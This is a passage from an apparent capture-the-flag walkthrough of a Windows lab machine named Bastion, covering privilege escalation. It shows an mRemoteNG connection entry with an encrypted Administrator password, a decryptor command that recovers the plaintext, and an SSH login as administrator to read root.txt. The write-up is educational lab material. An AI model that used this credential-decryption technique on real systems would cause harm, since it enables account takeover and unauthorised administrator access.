    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
```

Here we see the username is Administrator and the password is a hash that we just put into the decryptor

python3 mremoteng_decrypt.py -s [hash of password]

and it prints out the administrator password for us, now this is where I spend a while trying to spawn a administrator shell from the user side, but all you have to do is logout of the ssh session and ssh into administrator



```
 Directory of C:\Users\Administrator\Desktop

23-02-2019  10:40    <DIR>          .
23-02-2019  10:40    <DIR>          ..
23-02-2019  10:07                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.338.625.024 bytes free

administrator@BASTION C:\Users\Administrator\Desktop>whoami
bastion\administrator
```

Then just go to the administrator desktop and read the root.txt file

Congratulations you’ve done it!